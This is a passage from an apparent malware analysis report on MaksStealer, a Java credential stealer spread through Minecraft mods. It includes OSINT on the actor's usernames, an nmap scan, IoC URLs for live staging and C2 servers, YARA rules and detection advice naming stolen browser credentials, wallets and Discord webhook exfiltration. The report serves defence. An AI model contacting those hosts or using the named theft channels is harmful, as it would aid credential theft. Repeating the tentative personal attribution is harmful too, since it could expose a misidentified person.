
The discord contact in the YouTube video from 14th April 2025 differs with respect to the 7th December 2024 one just by one digit. The discord invite is still valid, and it is worth to notice that the server icon is the same as the one advertised in dicadia.com:




What is interesting to notice is the GitHub page used to advertise a free RAT builder in the video, no more available at the time of the analysis:



The YouTube video shows the RAT builder in operation:




The threat actor shows his Discord with an open chat:




The PC is set to ukrainian and we can see two discord accounts: “maksvavrik1” and “maksvavrik”. The tutorial continues for 20 seconds showing how to get a webhook on Discord and how to use it to build the Stealer with 1-click, for free.


Trying to pivot into Google using these nicknames we have the following interesting results:




The first one is an account with the same name of the malicious GitHub one “maksvavrik1” in the Hypixel Forums, which is related to how this malware is spread.



The second nickname “MaksVavrik” is a Minecraft username associated with the profile “maksvavrik1”:





It is not possible to associate these aliases with the threat actor with a 100% grade of confidence. However, we can consider the evidences pretty solid.


Enumerating the infrastructure

We also used nmap to enumerate the infrastructure of the threat actor, and we discovered something very interesting:

```
Nmap scan report for makslove.xyz (145.223.100.21)
Host is up (0.020s latency).
rDNS record for 145.223.100.21: srv819503.hstgr.cloud
Not shown: 65432 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
25/tcp    open   smtp
```

```
25565/tcp open   minecraft

Nmap done: 1 IP address (1 host up) scanned in 5043.17 seconds
```

Apparently, there is a Minecraft server in the threat actor infrastructure. It is possible to validate this thesis by looking at it using mcstatus.io:



What is interesting is the server description (MOTD): Коктыш сквад (Koktysh squad)

IoC table

IoC	Description
9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398	SHA256 downloader
9ef12d351d568633777ea51f034ada1ecd8f75be60d30e56b548d65733cf3063	SHA256 MaksStealer
http://www.makslove.xyz:4028	Staging via websocket
http://www.makslove.xyz:4025	Staging via websocket
http://www.makslove.xyz:6662	C2 exfiltration
http://www.makslibraries.fun:4099/GUI.ja	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/another_button_image.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/background.png	Previous staging link via HTTP

http://www.makslibraries.fun:4099/image/button_image.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/close_button.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/corner_image.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/help_button.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/minimize_button.png	Previous staging link via HTTP
www.makslibraries.fun	Staging and C2 domain

YARA rules

```
rule MaksStealer {
 meta:
  author = "ShadowOpCode"
  description = "Detects MaksStealer main payload"
  last_modified = "2025-05-18"

 strings:
  $sig = "HellomynameisMaxIm17IlovemakingRAT" ascii
  $sig2 = "Max/Maxt" ascii

 condition:
  $sig or $sig2
}

rule MaksStealer_Loader {
 meta:
  author = "ShadowOpCode"
  description = "Detects MaksStealer dropper/loader JAR"
  last_modified = "2025-05-18"

 strings:
  $s0 = "MaxCoffe" ascii nocase

 condition:
  uint16be(0) == 0x504B and
  $s0
}
```

Detection recommendations

In addition to static detection via YARA, organizations should implement runtime and network-level detection strategies for MaksStealer. Consider the following:

Endpoint-level Detection

- Monitor execution of javaw.exe or java.exe with suspicious JAR arguments from non-standard directories (e.g., Downloads, AppData, or %TEMP%).
- Alert on processes invoking Java that access sensitive directories like browser credential stores, wallet paths, or Telegram sessions.
- Flag execution chains where Java spawns PowerShell or cmd.exe processes.

Network-level Detection

- Block or alert on outbound FTP, Telegram Bot API, or Discord Webhooks from desktop environments, especially when triggered by Java processes.
- Monitor connections to domains/IPs seen in IoCs (see section above).
- Deep Packet Inspection (DPI) can help identify AES/DES-encrypted payloads transferred over non-standard ports.

Conclusions

MaksStealer is proof that "script-kiddie" no longer means "low-impact." With nothing more than a YouTube tutorial and a rented VPS, a 17-year-old has built a stealer capable of slipping past modern defenses by abusing Java's reflection, WebSocket tunneling, and the implicit trust gamers place in modpacks. For enterprises the lesson is broader than Minecraft: any unofficial add-on ecosystem, VS Code extensions, browser plugins, even AI model checkpoints, can serve as the initial lure.

By sharing the indicators, decryption logic, and detection rules in this paper we aim to cut the campaign's half-life and illustrate why runtime inspection (syscalls, unusual outbound ports, memory-only ZIP creation) must complement static scanning. Whether you secure a Fortune 500 or a private MC server, *block early, alert loud, and assume the next zero-day may ship as a game mod*.

Bibliography

[1]: https://www.youtube.com/watch?v=zsFVJCWOpb8

[2]: https://x.com/ShadowOpCode/status/1923041509655355423

[3]: https://www.youtube.com/watch?v=61ySkPAiR4Q

[4]: https://app.any.run/tasks/d128b395-46fc-43c1-8d8c-4e559292e183